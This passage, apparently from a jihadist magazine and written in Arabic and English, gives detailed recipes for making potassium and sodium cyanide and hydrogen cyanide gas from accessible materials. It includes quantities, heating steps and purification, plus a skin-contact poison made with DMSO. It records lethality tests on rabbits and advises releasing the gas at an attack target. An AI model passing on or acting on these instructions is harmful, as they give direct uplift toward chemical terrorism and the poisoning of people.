تم استخدام مصدر الحرارة هنا للتسخين باستخدام فرن كهربائي ووضع فحم مشتعل فوقة بحيث عندما يسخن الفرن يقوم بدورة بإشعال الفحم وهنا نضمن مصدر حراري مستمر باستخدام فرن الكهرباء والفحم

Now it has been ignited with an electric fan is a charcoal fire .

First, the mixture was heated at moderate temperatures. This produces potassium cyanate and ammonia escapes:

كما يظهر فان بداية التفاعل تكون الحرارة معتدلة نوعا ما وبالتالي يتم انتاج سيانات البوتاسيوم وغاز الامونيا يتصاعد في الهواء ، و تكون الحرارة تقريبا ما بين ٣٠٠ الى ٤٠٠ درجة مئوية

The end of the reaction can be recognized that the gas NH3 stop. The mixture is temporarily melted a thick mush:

تستطيع ان تعرف ان التفاعل قد انتهى بمجرد توقف صعود رائحة غاز الامونيا ويصبح شكل الخليط مثل الهريسة السميكة

Now in a bright red heat and heated further:

الان يتم التسخين من جديد ولكن بدرجة حرارة اعلى كما في الصورة

The onset of the reaction can be seen in the creation of flammable gases:

كما يظهر قوة اشتعال الغازات القابلة للاشتعال في التفاعل

The resulting carbon monoxide escaping through a small hole in the lid in the form of a tongue of flame shoots and later even under the cover out as wide flame.

كما يلاحظ في الصورة تحت اشتعال غاز اول اكسيد الكربون بقوة وتصاعدة كلهب عريض من فتحة صغيرة في غطاء وعاء التفاعل نتيجة التفاعل الشديد

After 30 minutes the reaction is stopped, and no CO flame more visible. . The pot was taken off the heat and cover with aluminum foil. This prevents the formed cyanide takes too much air:

بعد ثلاثين دقيقة تقريبا ستلاحظ اخي المجاهد هدوء التفاعل واختفاء اللهب القوي للكربون ، ابعد وعاء التفاعل من مصدر الحرارة ، ثم قم بتغطية وعاء التفاعل بالقصدير وذلك لكي تمنع تصاعد بعض غازات السيانيد من جراء التفاعل السابق وبقائها في وعاء التفاعل .

now most dangerous in the synthesis, the removal of cyanide from the iron pot. Here one could come up with something for the future, for example, some angle iron put into the pot with the solidified melt which can break out later. Otherwise you have to go with hammer, chisel, protective gloves and safety glasses to work. These gloves, goggles and a dust mask

الان اهم واخطر جزء في التحضير وهو عملية ازالة السيانيد من وعاء التفاعل ولان بعضة قد يكون ملتصق بقوة في الوعاء يجب عليك اخي المجاهد ان تجهز مطرقة وأزميل صغير وتلبس القفازات وان تضع النظارات على عينيك ويفضل او تلبس قناع الغازات وان لم يكن لديك قناع يجب ان تلبس قناع من القماش الذي يمنع شم الغازات فالحذر .

then with 200 ml of 50 ° C warm water back into the can, and shake it well. I have long shaken up the chunks had vanished - that can be recognized by the disappearance of the rattling noise.

ثم نقوم بجمع الخليط المستخلص من وعاء التفاعل ونسكب علية ماء ساخن حوالي على درجة ٥٠ درجة مئوية ثم نقوم بترشيحة بإحضار كاس اخر ونضع علية ورقة ترشيح او قطعة قماش دقيقة المسام ونسكب خليط الماء الساخن والسيانيد

The filter was covered with aluminum foil. As soon as you can see below that the solution comes out clear, you can now carefully with a syringe (without too much air to let in) cast 600ml ice cold ethanol to the beaker.

يتم تغطية الكاس الذي بة السائل المرشح بورق القصدير وعندما تلاحظ ان السائل اصبع واضحا غير غائما يتم سكب كمية ٦٠٠ مللتر من الايثانول وهو (الاسبرتو الطبي مطهر الجروح المعروف)
ويفضل ان يكون الاسبرتو باردا جدا

The ethanol was then decanted from this KCN and heated gently. To the beaker was covered again with aluminum foil, which lets out a small hole in the middle of the ethanol vapors. Evaporation of the ethanol will take quite a while, I guess 45 minutes to an hour.

يمكن تسخين خليط الاسبرتو والسيانيد بهدوء وبلطف وذلك بعد عمل فتحة بسيطة في ورق القصدير لتصاعد ابخرة الاسبرتو عند تسخينها ولكني افضل ولسلامة المجاهد ان يقوم بعمل فتحة صغيرة في ورق القصدير ويترك كاس الاسبرتو والسيانيد في جو مفتوح كسطح المنزل وسوف يتبخر الاسبرتو خلال ساعات وستلاحظ كلما تبخر الاسبرتو تظهر بلورات بيضاء صغيرة اسفل الكاس وهي سيانيد البوتاسيوم القاتل

باستخدام التسخين الهادئ واللطيف للاسبرتو يأخذ وقت من ٤٥ دقيقة الي ساعة لكي يتبخر .

If you look closely you can see that small micro-crystals are in the ethanol that are so fine that it looks like a liquid phase.When heated, the whole looked like a relatively clear liquid, until it was already concentrated far resulted in a crystalline crust:

بعد تبخر الاسبرتو (الايثانول) سترى البلورات والكريستالات التي شبيهة بالقشور وهي مادة سيانيد البوتاسيوم القاتلة ويجب التعامل معها بحذر والأفضل من اول التفاعل الي النهاية تكون قد لبست القفازات والنظارات الواقية وقناع الغازات ان امكن . والله الحافظ

The fact that cyanide is formed, it suggests the odor of the solution to HCN and the strongly alkaline reaction (hydrolysis) : KCN + H 2 O ---> KOH + HCN) towards

Explanation :

That fusion of potassium carbonate and potassium cyanate in urea produces ammonia development:

K 2 CO 3 + 2CO (NH 2) 2 ---> 2KOCN + 2NH 3 + CO 2 + H 2 O

This is reduced at high temperatures by carbon to cyanide:

KOCN + C ---> KCN + CO.

Second Reduction of potassium thiocyanate

50g potassium thiocyanate and 35g zinc powder to be weighed.
As a reaction vessel used was a carefully cleaned color paint can:

المواد المطلوبة كمية ٥٠ غرام من ثيوسيانات البوتاسيوم + ٣٥ غرام من بودرة الزنك ولها اسم اخر وهو (بودرة الخارصين) .

شرح الطريقة الثانية بالصور

In addition, even 2g coal dust are added, the carbon is supposed to guarantee a reducing atmosphere in the reaction vessel, but is optional:

يفضل اضافة ٢ غرام من الفحم وذلك للمساعدة على هدوء التفاعل وهذة الخطوة اختيارية

The reaction vessel was thoroughly cleanses color paint can. The mixture was filled and sealed con the can with the lid, with a nail, a small hole made in the lid to prevent overpressure. Was first heated to the lowest flame for 20 min to expel any existing moisture. The mixture to form a thick paste.

يتم خلط المواد ووضعها في علبة ، ويتم عمل فتحة صغيرة في الغطاء حتى يخرج الضغط اثناء التسخين ، تم يتم التسخين بشكل هادئ لمدة ٢٠ دقيقة وبذلك تذهب الرطوبة في المواد ويصبح الخليط كالمعجون السميك

Thereafter, on max. Heat which heats the vessel reached the bottom bright red heat:

يتم رفع حرارة التسخين كما في الصورة

The reaction starts suddenly and violently one with even a small bluish flame .Can be extinguished immediately after the burner and allowed to cool, wherein the hole is sealed so that no air pulls the contents:

وفي نهاية التسخين يتفاعل الخليط بشكل سريع وبلهب ذو لون ازرق وهذا دليل على نهاية التفاعل . حينها يتم ابعادة عن مصدر الحرارة لكي يبرد الخليط قليلا

The product is a porous, gray-white mass that smells strongly of bitter almonds:

كما يظهر ان الخليط المتفاعل اصبح لونة ابيض الي الرمادي وأيضا رائحتة شبيهة برائحة اللوز المر

The mass was removed with a chisel and filled to prevent air in plastic bags:

يتم ازالة الخليط المتفاعل من العلبة ووضعه في كيس بلاستيكي للحفظ

The powder was poured with 80 ml of 50 ° C warm water and put the cyanide in solution by vigorous swirling and then filtered; by cooling the beaker (shown here with a cooling element) to the hydrolysis of cyanide to be reduced:

يتم خلط البودرة الناتجة مع ٨٠ مللتر من الماء الساخن على درجة ٥٠ درجة مئوية ، ثم تتم عملية الترشيح

When mixed with twice the volume of ice-cold ethanol immediately precipitated from KCN :

يتم خلط البودرة بكمية ضعف حجمها من الكحول الايثيلي البارد وستلاحظ تشكل بودرة سيانيد البوتاسيوم السامة .

بلورات سيانيد البوتاسيوم المتشكلة : KCN

Explanation :

Thiocyanates are reduced by zinc cyanide to :

Zn ---> Zn2 + + 2e -

(S 2 - C 4 + N 3 -) - + 2e - + Zn 2 + ---> Zn 2 + S 2 - + (C 2 + N 3 -) -

It follows from the equation :

KSCN + Zn ---> ZnS + KCN

The reaction takes place in a bright red heat, for smaller tubes, a gas burner reaches the necessary temperature to achieve. As a reducing agent is also lead, which is present but melted and then a smaller surface provides a powdered zinc.

اهم طرق انتاج السيانيد من مركب حديدو سيانيد البوتاسيوم

للحصول على مادة سيانيد البوتاسيوم (البودرة) يتم بالتسخين الشديد لمركب حديديو سيانيد البوتاسيوم

On strong heating it decomposed

$$K_4[Fe(CN)_6] \longrightarrow FeC_2 + 4KCN + N_2$$

كما يمكن الحصول على غاز سيانيد الهيدروجين بشكل مباشر وذلك باضافة حمض الكبريتيك الي مركب حديدو سيانيد البوتاسيوم ثم التسخين الشديد فيتصاعد غاز سيانيد الهيدروجين واذا اردنا تحويل الغاز الي بودرة سيانيد البوتاسيوم يتم جمع الغاز ويسكب علية هيدروكسيد الصوديوم فتتشكل بلورات سيانيد البوتاسيوم

Action of sulphuric acid

Boiled with dil. H_2SO_4

$$K_4Fe(CN)_6 + 3H_2SO_4 \longrightarrow 2K_2SO_4 + FeSO_4 + 6HCN$$

Third Reduction of potassium ferrocyanide :

100g of potassium ferrocyanide, K 4 [Fe II (CN) 6], by heating in an iron pot on the gas flame dried thoroughly. On the loss of crystal water, the salt stains intensely yellow and gradually disintegrates into a powder.

شرح الطريقة الثالثة بالصور


تعتبر من امن الطرق لإنتاج سيانيد البوتاسيوم

الطريقة الثالثة ببساطة هي بتسخين حديدو سيانيد البوتاسيوم في وعاء حديدي والتي بدورها تتحول الي سيانيد البوتاسيوم وفق عملية كيميائية بسيطة ناتجة عن التفسخ الحراري لمركب حديدو سيانيد البوتاسيوم بالحرارة الشديدة

With a blast of fire pot for about 30 minutes, heated to bright red. The pot is sealed with a metal lid, and only through a tiny hole in the lid can Resulting nitrogen gas to escape.

يتم وضع حديدوسانيد البوتاسيوم في وعاء معدني ويتم التسخين لمدة ٣٠ دقيقة ويجب ان يكون في غطاء الوعاء المعدني فتحة صغيرة لخروج غاز النتروجين الناتج من التفاعل

The residue consists of white and black crusts of cyanide residues and "iron carbide", also mixture of iron and carbon:



بعد اخذ الخليط المسخن يبقى في الوعاء المعدني بعض المكونات الاخرى التي لا نحتاجها كما يظهر في الصورة


1400 mL of methanol

تم استخدام ١٤٠٠ مللتر من الكحول الميثيلي (الميثانول) باضافتة للخليط المسخن حتى يتم تشكيل بودرة سيانيد البوتاسيوم بسهولة

يتم تسخين خليط كحول الميثانول + البودرة المسخنة بهدوء

The still boiling methanolic extract was filtered through ordinary filter coffee, By covering the filter with aluminum foil, the cyanide was protected from air oxidation :

بعد التسخين الهادئ يتم الترشيح وتغطيتة بورق القصدير لمنع تبخر ابخرة السيانيد من جراء التسخين السابق



The methanolic cyanide solution was finally evaporated by distillation.
The crystallizing KCN manifests itself :

بعد تبخر الكحول الميثيلي (الميثانول) تبدأ بلورات سيانيد البوتاسيوم بالظهور .
وهنا تم تبخر الميثانول بواسطة التقطير ولكن يمكن تركة في الجو المفتوح فسيتبخر الميثانول وتتبقى بلورات سيانيد البوتاسيوم

a dry disintegrated powder which was pour easily from the flask :

بعد التجفيف يتم وضع سيانيد البوتاسيوم في العلبة للحفظ لحين الحاجة .

Explanation :

The conversion of potassium ferrocyanide, potassium ferrocyanide, potassium cyanide is in the historically first method for Cyaniddarstellung and was proposed by Berzelius. For this, the ferrocyanide was carefully dried and then heated to red heat of air, forming cyanide:

K 4 [Fe (CN) 6] ---> 4KCN + Fe + 2C + N 2

It was once that it is the insoluble residue by an "iron carbide", FeC 2. According to X-ray data, these are but a mixture of iron, graphite and Fe 3 C, which corresponds stoichiometrically to the formula FeC second -Since potassium ferrocyanide forms a trihydrate, is the careful removal of minute crystals in water. 70 ° C absolutely vital. At the high temperatures destroy even small amounts of cyanide the water again.

The thermal decomposition of the ferrocyanide salt is done by the destruction of the complex sphere [Fe (CN) 6] 4 -.
The complex begins to become unstable and release cyanide from about 300 ° C. Each two CN - while reducing the divalent iron to elemental iron, wordurch the complex sphere is irreversibly destroyed:

[Fe (CN) 6] 4 - <---> Fe 2 + + 6CN -
2CN ----> 2C + N 2 + 2e -
Fe 2 + + 2e ----> Fe

Due to the coordination number of the remaining 4 iron cyanide ions sufficient to form a stable complex and not be released.
Only 4 of 6 CN - be released, which corresponds to a yield of 66%.
100g of potassium ferrocyanide caused so max. 70.7 g of KCN.

An improvement in this historical process was, therefore, the addition of strong reducing agents such as sodium or zinc, which reduces the iron and thus allow the release of the total cyanide content:

K 4 [Fe (CN) 6] + 2Na ---> 4KCN 2NaCN + + Fe

This first proposed by Erlenmeyer process was long but not because of the high cost of sodium applied industrially.

In addition to the use of zinc potassium cyanide, a well-soluble double salt, Kaliumzinkcyanid (solubility: 11g/100cc H2O at 20 ° C) :

K 4 [Fe (CN) 6] + Zn ---> 4KCN ZnCN 2 + + Fe ---> K 2 Zn (CN) 4 + + Fe 2KCN

The addition of alkali or sulfide to the melted mass, the zinc should be removed by the molten cyanide is decanted from the insoluble pellet:

K 2 Zn (CN) 4 + K 2 CO 3 ---> 4KCN + ZnCO 3

الطريقة الرابعة وهي احدى الطرق المنتشرة على الموسوعات العسكرية والجهادية ،

شخصيا لم اجربها ولكن بعد ان رأيت بان بعض الاجهزة الفيدرالية الامريكية والأوروبية تحذر من استخدامها وتنصح المحلات بالإبلاغ عن أي شخص مسلم يشتري موادها الاولية بالتبليغ عنة – فرايت ان اضعها لتعم الفائدة وطالما تتبع نفس الاجراءات الاحتياطية والأمنية عند تحضير أي تجربة شرحت في المجلة فلا باس من توضيحها ليصبح لدى المجاهد رصيد اكبر من المعرفة بخصوص هذا السم.

سنبدأ بوضع بعض الاوراق من مفكرة مجاهد – وأيضا بعض الاوراق التي اخذت من ملفات التحقيق التي تجريها بعض الاجهزة الامنية في اوروبا عند القبض عن بعض المجاهدين وتجد لديهم بعض الاوراق بخصوص تحضير سموم السيانيد .

A. "Cyanide Poison"

a. Preparation: صور من ملفات التحقيق الاوروبية الخاصة بتحضير سم السيانيد

Collect a cup of apple seeds, grind them well and heat in water to 40°c for 30 minutes with the water covering the seeds slightly and stir. Then filter it to obtain the poison in the resultant solution. When the resultant solution evaporates, white crystals, namely the poison will remain.

b. Chemically: Potassium Ferro Cyanide Potassium Ferro Cyanide

$K_4Fe(CN)_6$

It is yellow, dissolves in water and is used in chemical metallic paints giving a golden yellow colour ⊕ Potassium Carbonate (food) K_2Co_3

8g

3g

To be ground well together, the heat until they blacken completely. When cold, pour water over them until covered, stir and grind well, then filter: the poison will filter through leaving the non-poisonous Ferro Carbonate remaining in the filter paper. We evaporate the solution if want powder.

Death occurs within 5 minutes by 300mlg. It will not deteriorate by cooking.

By touching double the quantity. We place the substance in a ceramic grinder and grind it well, then add DMSO or oil to it until it turns into liquid, we stop adding the oil

c. Transforming liquid into gas:

Hydrochloric acid Hcl ⊕ cyanide salt – sodium, potassium, calcium or mercury.
25g 19g

⇓

HCN gas

Final remark: poison transforms into gas that exits out of the nose and mouth. 30 minutes after death, nothing remains.

طريقة التحضير من مفكرة مجاهد

الخطوة الاولى

تحضير هيدروسيانيد البوتاسيوم $K_4Fe(CN)_6$

1) اخذ 10 g من كربونات البوتاسيوم مع
2) 10 g حمض نباتي 3) 5 g حديد (صدى)
4) 5 g يوريا $CO(NH_2)_2$ 46

ثم نخلطهم داخل طبق صيني ونسخنه على لهب متوسط جداً حتى يتحمر الخليط ويخرج شرارات نارية نتخلص منه تماماً وننزل الطبق من على النار ثم بعد ذلك نضيف عليه أقل كمية من الماء حتى يكون المحلول مركز ونضعه جيداً ثم نرشحه والمحلول الناتج نبخره ويكون (هيدروسيانيد البوتاسيوم).

* يخزن بعيداً عن الرطوبة والحرارة وسوف ضع في انا محاكم

(توضيح لطريقة مفكرة المجاهد الخطوة الاولى)

(وتعتبر هذة الطريقة من اكثر الطرق انتشارا على الموسوعات الاجنبية والجهادية ولتوضيحها اكثر ولصناعة سيانيد الصوديوم نقوم باستبدال كربونات البوتاسيوم بكربونات الصوديوم)

(النسب المطلوبة من المواد كالتالي)

١٠ غرام من كربونات الصوديوم .

١٠ غرام من الفحم النباتي .

٥ غرام من صدا الحديد .


٥ غرام من مادة اليوريا .

(طريقة التحضير بسيطة جدا وهي كالتالي)

نحضر طبق او صحن معدني ونضع فية كل المواد وبالنسب المحددة ونسخن الطبق المعدني فوق البوتجاز على لهب قوي حتى يحمر الخليط ويتفاعل وسوف تظهر شرارات نارية لونها ارجوانية - استمر بالخلط بـ الملعقة لحين توقف الشرارات النارية وتوقف التفاعل - ثم انزل الطبق من على البوتجاز واترك الخليط الي ان يبرد ثم بعد ذلك نسكب علي الخليط اقل كمية من الماء حتى يغمر الخليط فقط وحتى يتشبع الماء بالخليط ويصبح مركز - ثم نقلب الخليط جيدا حتى يذوب حديدو سيانيد الصوديوم في الماء لأنة من خواص بلورات حديدو سيانيد الصوديوم انها سريعة الذائبة بالماء ،، ثم نقوم بعملية الترشيح بان نحضر قطعة قماش دقيقة المسام او ورق ترشيح ونضعها فوق كاس -ثم نسكب الخليط فوقها وما ينزل من ورقة الترشيح هو المطلوب اما ما يتبقى على ورق الترشيح فلا حاجة لنا بة - ثم نقوم بتبخير السائل الذي ترسب من ورقة الترشيح بالتسخين وسوف يتبخر الماء وتظهر بلورات حديدو سيانيد الصوديوم ذات اللون الابيض المائل الي الاصفرار اسفل الكاس- نأخذها ونضعها في وعاء زجاجي كعلب المربى مثلا ونغلق عليها بأحكام لحين الحاجة ثم نقوم بالخطوة الثانية من مفكرة المجاهد

الخطوة الثانية

* تحضير سم السيانيد (CN) *



اخذنا 8 g من سيانيد البوتاسيوم وطحناه جيداً ثم طحنا
3 g من كربونات البوتاسيوم جيداً ثم وضعنا الخليطين على بعضهما في طبق
معدني وطحناهم جيداً ثم بسخناهم على النار حتى السود الخليط ثم
بردناهم في الهواء
وبعد ذلك بسخناهم واخذنا الذي في الكأس وكان وزنه (1.5 ملغرام)
واعطينا الجرعة بعد حوالي 30 ثانية وبعد عشر دقائق.
هذا الاربعين.

HOMEMADE CYANIDE

Ferrocyanide Preparation :

Ferrocyanide is obtained by heating 10 parts (by weight) potassium (or sodium) carbonate; 10parts coke. cinders, or coal; and 3 parts iron turnings, all in coarse powder. to a full red heat inan open crucible, stirring occasionally until small jets of purple flame arc no longer seen. Whencool, the soluble matter is dissolved out of it, the solution filtered, evaporated, and crystallized.

The crystals obtained are redissolved in hot water and cooled very slowly, forming large yellowcrystals of the ferrocyanide.In order to obtain a pure form, melt dried ferrocyanide in a glass vessel and let cool, dissolvethe fused mass in water, neutralize any excess of alkali with acetic acid (vinegar), andprecipitate the salt by adding strong alcohol to the solution. Wash the precipitate with a littleweak alcohol, redissolve it in water, and crystallize.Sodium Ferrocyanide (Na4Fe(CN)6-10H2O,

Cast Iron Skillet
Stand
Propane Torch

Cyanide Preparation :

To convert the ferro to cyanide do this (please note that these instructions were for thepotassium not sodium salt. I'm assuming that the ratios are similar for both);
Mix thoroughly 8parts of dry sodium ferrocyanide and 3 parts dry sodium carbonate (pool pH adjuster), heatthem in a steel container (cleaned oil filter can works nicely), with constant stirring (use clotheshanger, straightened out), with a propane torch or other intense heat source till it melts into aclear liquid. Heating is continued until the mix no longer fizzes and the fluid portion is colorless.After a few minutes rest, to allow the contents to settle, the clear portion is poured from theheavy black sediment (iron) at the bottom at the bottom of the crucible and onto to a clean slabor steel bowl. It's then broken up while still warm and stored in airtight bottles. This will be almost pure cyanide.

OR THE MUJAHIDEEN PREPARATIONS :

1. Add 8gm of Potassium Ferrocyanide (KFeCN) -found in printing shops - to 3gm of Potassium Carbonate (K2CO3) or 3gm Sodium Bi-Carbonate (NaHCO3) and grind them both together in a beaker.

2. Heat : with K2CO3 until it turns black : with Potassium BiCarbonate NaHCO3 until it turns dark brown

3. Put about 5ml of water into the beaker and mix. Allow the mixture to cool.

4. Filter. The KCN is dissolved in the water.

5. To obtain the powder form, evaporate the water.

Precautions :

Even though neither KFeCN not K2CO3 is poisonous, you MUST wear gloves and a gas mask during preparation and handling of cyanides. D not touch it even with a gloved hand. Inhalation of its odour (like 'bitter almonds') will lead to headaches, dizziness, fever, and stomach pains.If by mistake it touches the mouth, give huge amounts of warm water and induce vomiting. Keep away from acid.

Other cyanides are also intensely poisonous. Sodium Cyanide (NaCN) can be prepared by the same method as KCN - but by using Sodium Ferrocyanide (NaFeCN) instead of KFeCN .

Test results :

1. 1ml of concentrated water solution was given to a rabbit by injection. It died in 3 minutes.
2. 1gm of well crushed KCN was dissolved in 5ml olive oil. A rabbits shaven neck was touched with a small amount of the mixture. It died in 6 minutes.

The same experiment conducted a second time gave a time to death of 4 minutes.

3. 1gm KCN was dissolved in 5gm 'Nivea' cream and touched onto a rabbit's shaven neck/ It died in 20 minutes.

اقتباسات متنوعة من الموسوعات الجهادية التي تتحدث عن سم السيانيد نضعها لتعم الفائدة

«أ» تحضير سيانيد البوتاسيوم: (KCN)

- طريقة التحضير: إخلط ٨غم من حديدو سيانيد البوتاسيوم مع ٣ غم من كربونات البوتاسيوم وتوضع في بوتقة خزفية حتى الإحمرار، ويفضل ذلك باستخدام شعلة وتترك حتى تتصاعد كل الغازات منها وتؤخذ المادة السائلة التي هي عبارة عن محلول سيانيد البوتاسيوم وتهمل المادة الباقية التي هذ عبارة عن برادة الحديد.

ملاحظة على التخزين : اتضح انه لابد من تخزين السيانيدات بعيدا عن الرطوبة والحرارة وتوضع في اناء محكم حتى لا يتغير لونها نتيجة لتغير تركيبها ويضعف مفعولها ويبدأ لونها في التحول الى اللون الوردي، وعند ترك سيانيد الصوديوم في الجو العادي يتحول لونها الى اللون الاسود .

ملاحظة مهمة : كما اتضح في التجربة السابقة يمكن استخدام المحلول (سيانيد البوتاسيوم وبرادة الحديد) كسم في الحالة السائلة ويمكن تبخيره حتى الحصول على بلورات سيانيد البوتاسيوم وهو الافضل .

التجارب والمشاهدات لاستخدام سموم سيانيد الصوديوم او البوتاسيوم او الكالسيوم السامة بشكلها الجاف او الغازي على الحيوانات :

ب. تجارب ومشاهدات:

١ تم تجربة حديد وسيانيد البوتاسيوم على أرنب بالحقن عن طريق عمل محلول ٦ مل منه... لم يحدث له أي شيء.

٢ - تم وضع ٨ غم من حديدو سيانيد البوتاسيوم مع ٣ غم من كربونات البوتاسيوم، ثم سخنا البوتقة -بواسطة إستخدام كأس زجاجي- أمّا المادة فلم تسودّ. وأخذنا قليل من المحلول المتكون بعد الترشيح (أضفنا قليل من الماء على المادة)، ثم أعطينا الأرنب ٢ مل... لم يحدث له شيء، وذلك لعدم تكون مادة سيانيد البوتاسيوم.

٣- أعدنا التجربة مرّة أخرى حتى درجة أن المادة اسودّت تماماً مع التقليب وعدم وضع ماء إلا بعد التبريد، مات الأرنب خلال دقيقتين.

٤ - تم حضّرنا ١غم من سيانيد الكالسيوم مع ٢ مل ماء مع مراعاة أن تسودّ العجينة تماماً ثم وضعنا كمّيّة قليلة من الماء حتى يذوب سيانيد البوتاسيوم، وأخذنا منه ٠.٢ مل وحقنا بهما الأرنب فصرخ كثيراً ثم مات في أقل من دقيقتين.

* تجارب ومشاهدات:

١- سانيد الكالسيوم ١ غم مع ٢ مل ماء... أعطي لأرنب ٢ مل منه بواسطة حقنة مات بعد ١,٥ دقيقة بعد صراخ.

٢- الحقن بالسيانيد ٠,٥ غرام سيانيد الصوديوم في ١ مل من الماء.. مات بعد دقيقتين.. بعد تشنج وصراخ.

٣- تجربة تحضير سم اللمس... حيث تم طحن ٣ غم من سيانيد الصوديوم طحناً جيداً. وأضفنا إليه ١٥ مل من (DMSO) مع التقليب الجيد حتى ذاب السيانيد. ثم وضعنا مسحه على رقبة الأرنب خلف رأسه وفي إنتظار النتائج... (يلاحظ إحمرار مكان اللمسه). بعد ٢٠ دقيقة بدأ مفعول السم حيث بدأ بالتشنج واشتدت أعصابه وفقد السيطرة على عضلاته وفقد الحركة ومات بعد ٣٠ دقيقة.

٤- تجربة القتل باللمس أيضاً... ٥غرام سيانيد الصوديوم مع ٢٥ مل من الـ (DMSO) في الدقيقة ٥,٥ وقع على الأرض وتشنج. وحدثت له نفس الأعراض المذكورة سابقاً... ومات بعد ٢٦ دقيقة

- تم عمل محلول من بلورات حديدو سيانيد البوتاسيوم (تركيز ٢غم في ٦ مل ماء) ثم إعطاء أرنب حقنه وقدرها ٦مل فلم تحدث له أي اعراض

(في تجربة تم اعطاء الارنب الجرعة عن طريق الفم فلم يحدث له أي اعراض)

- تم وضع ٢غم من سيانيد الصوديوم المسحوق في مطحنة خزفية ووضعنا عليهم ١٠مل من حمض الكبريتيك المركز في حيز مغلق مع أرنب قوي البنية فمات في خلال ٣٠ ثانية والملاحظ أن عيناه جاحظتان محمرتان وقد صرخ وتشنج قبل موته مع صعوبة شديدة في التنفس .

- تم تجربة إعطاء ١/٢ مل من محلول سيانيد البوتاسيوم (المعملي) تركيز ١غم في ٢مل ماء عن طريق الحقن لأرنب قوي البنية فصرخ كثيرا ثم مات في أقل من دقيقتين .

- تم إعطاء أرنب ٢مل من محلول مركز السيانيد الكالسيوم (١غم في ٢مل ماء) مات بعد ١,٥ دقيقة مع الصراخ الشديد .

- تم اذابة ١،غم من سيانيد الصوديوم في ١مل من الماء وحقنا بهم أرنب فقد شل جسمه بعد ثوان ومات بعد ٣ دقائق .

ملحق توضيحي هام جدا شرح مقاطع الفيديو المرفقة/
كيفية تحضير (سيانيد الصوديوم او سيانيد البوتاسيوم)
بواسطة مادة حديدو سيانيد البوتاسيوم + حمض الفوسفوريك او الكبريتيك المركزين

Cyanides can be made by amateurs from readily available sources .

Many readily-available materials release hydrocyanic acid, HCN, when heated.
(This process is called pyrolysis).
The gaseous HCN can be recovered if the gas is passed through a solution containing a base such as sodium carbonate, (Available in hardware stores and food stores), baking soda, sodium hydroxide, borax and to a lesser extent even ammonia. This procedure produces impure solution of cyanide which often can be used to poison as is, or purified by a very simple process to produce almost pure sodium cyanide.


الفكرة ببساطة هي خلط احدى مادتي حديدو سيانيد البوتاسيوم سواء الحمراء او الصفراء مع حمض الكبريتيك المركز او حمض الفوسفوريك ثم تسخين الخليط وسوف يتصاعد غاز سيانيد الهيدروجين القاتل وهو ما يحتاجة المجاهد ولكن في مقاطع الفيديو المرفقة ضمن المجلة توضح لنا طريقة تحولة الى سائل حمض الهيدروسيانيك بواسطة تكثيفة

ثم يتحول الى بودرة السيانيد بغمرة في محلول الهيدروكسيد .

وكما ذكرنا سابقا بخصوص السائل الناتج عن تكثيف غاز سيانيد الهيدروجين فأن سميتة اقرب الى غاز الخردل الفتاك فالحذر الحذر عند التعامل معة بالنسبة للمبتدئين ولو ترك هذا (السائل) في جو الغرفة عند حرارة ٢٧ مئوية - فانة يتبخر ويعود الى غاز سيانيد الهيدروجين مرة اخرى . فلا ننصح المجاهد المبتدئ باستخدام هذة الطريقة وإنما يزيد رصيدة الكيميائي وان لا يستخدم هذا الاسلوب الا في موقع الهدف وفق الية معينة كفكرة (المبتكر الفريد كما سنوضح لاحقا) .

وكما يظهر في ملف الفيديو الاول المرفق فعند تصاعد غاز سيانيد الهيدروجين ويتم تكثيفة بالبرودة (ماء + ثلج) ويتشكل لنا سائل السيانيد المعروف بحمض السيانيك على هئية قطرات في الانبوب الموصل ولانة من الصعب الحفاظ على السم السائل لتبخرة في جو الغرفة وعودته الي جالتة الغازية السابقة ففي الطرف الاخر تم وضع كاس بة محلول هيدروكسيد الصوديوم لتنزل قطرات السم الية وبالتالي بعد انتهاء التفاعل يمكننا الحصول على بودرة سم سيانيد الصوديوم وذلك بسكب كمية من الكحول (ايثانول او ميثانول) والذي بدورة يعجل بظهور كريستالات سم سيانيد الصوديوم .

ملاحظة مهمة :- الحمض المستخدم في اغلب التجارب هو حمض الفوسفوريك نظرا لهدوءة اثناء التفاعل ولكن بالنسبة لنا كمجاهدين فالأفضل استخدام حمض الكبريتيك المركز (ماء بطارية السيارات) - اولا لتؤفرة بسهولة - وثانيا لانة يتفاعل بقوة مع أي نوع من الحديدو سيانيد وبالتالي انتاج اكبر للغاز السام .



(١) طريقة تحضير سيانيد الصوديوم (بودرة) (فيديو)

(as seen in video 1)

Preperation of Hydrogen cyanide/Sodium cyanide


الشرح التفصيلي لمقطع الفيديو المرفق رقم (١) والذي يتحدث عن طريقة تحضير غاز سيانيد الهيدروجين ثم تكثيفة بالبرودة فيختلط مع محلول هيدروكسيد الصوديوم وتتشكل مادة سيانيد الصوديوم (بودرة)

تم استخدام حبيبات حديدو سيانيد البوتاسيوم الصفراء + حمض الفوسفوريك (كما يمكن استخدام حمض الكبريتيط المركز)

كما في الصورة على اليسار حمض الفوسفوريك
وعلى اليمين محلول هيروكسيد الصوديوم
وفي الوسط حبيبات حديدو سيانيد البوتاسيوم الصفراء

٢٢,٧ غرام من حبيبات حديدو سيانيد البوتاسيوم الصفراء
22,7g Potassium ferrocyanide,
K4[Fe(CN)6]

شكل حبيبات حديدو سيانيد البوتاسيوم الصفراء بشكل اوضح



٤١ غرام من حمض الفوسفوريك تركيز ما بين ٧٥ – ٨٥ بالمائة

(يمكن استبدالة بحمض الكبريتيك المعروف بماء بطاريات السيارات)

كمية من ١٥ الى ١٧ غرام من بودرة هيدروكسيد الصوديوم
نذيبها في كمية من الماء ليصبح لدينا المحلول المطلوب .

يتم تسخين خليط حبيبات حديدو سيانيد البوتاسيوم + حمض الفوسفوريك
وسوف ينتج غاز سيانيد الهيدروجين وفوسفات البوتاسيوم وفوسفات الحديد

The ferrocyanide is heated with the phosphoric acid, to produce hydrogen cyanide, potassium phosphate and iron(II)-phosphate.

(معادلة التفاعل)

$$3K_4[Fe(CN)_6] + 6H_3PO_4 \rightarrow 18HCN + 4K_3PO_4 + Fe_3(PO_4)_2$$

عند تشكل غاز سيانيد الهيدروجين فأنة يتكثف الي سائل بالبرودة ثم يخلط مع محلول هيدروكسيد الصوديوم فيتحول الي سم سيانيد الصوديوم وماء والذي سوف نستخرجة بالكحول .

then the HCN is neutralized with a Lye.

$$HCN + NaOH \rightarrow NaCN + H_2O$$


الشرح بالصور بخصوص ما ورد في ملف الفيديو المرفق رقم (١)

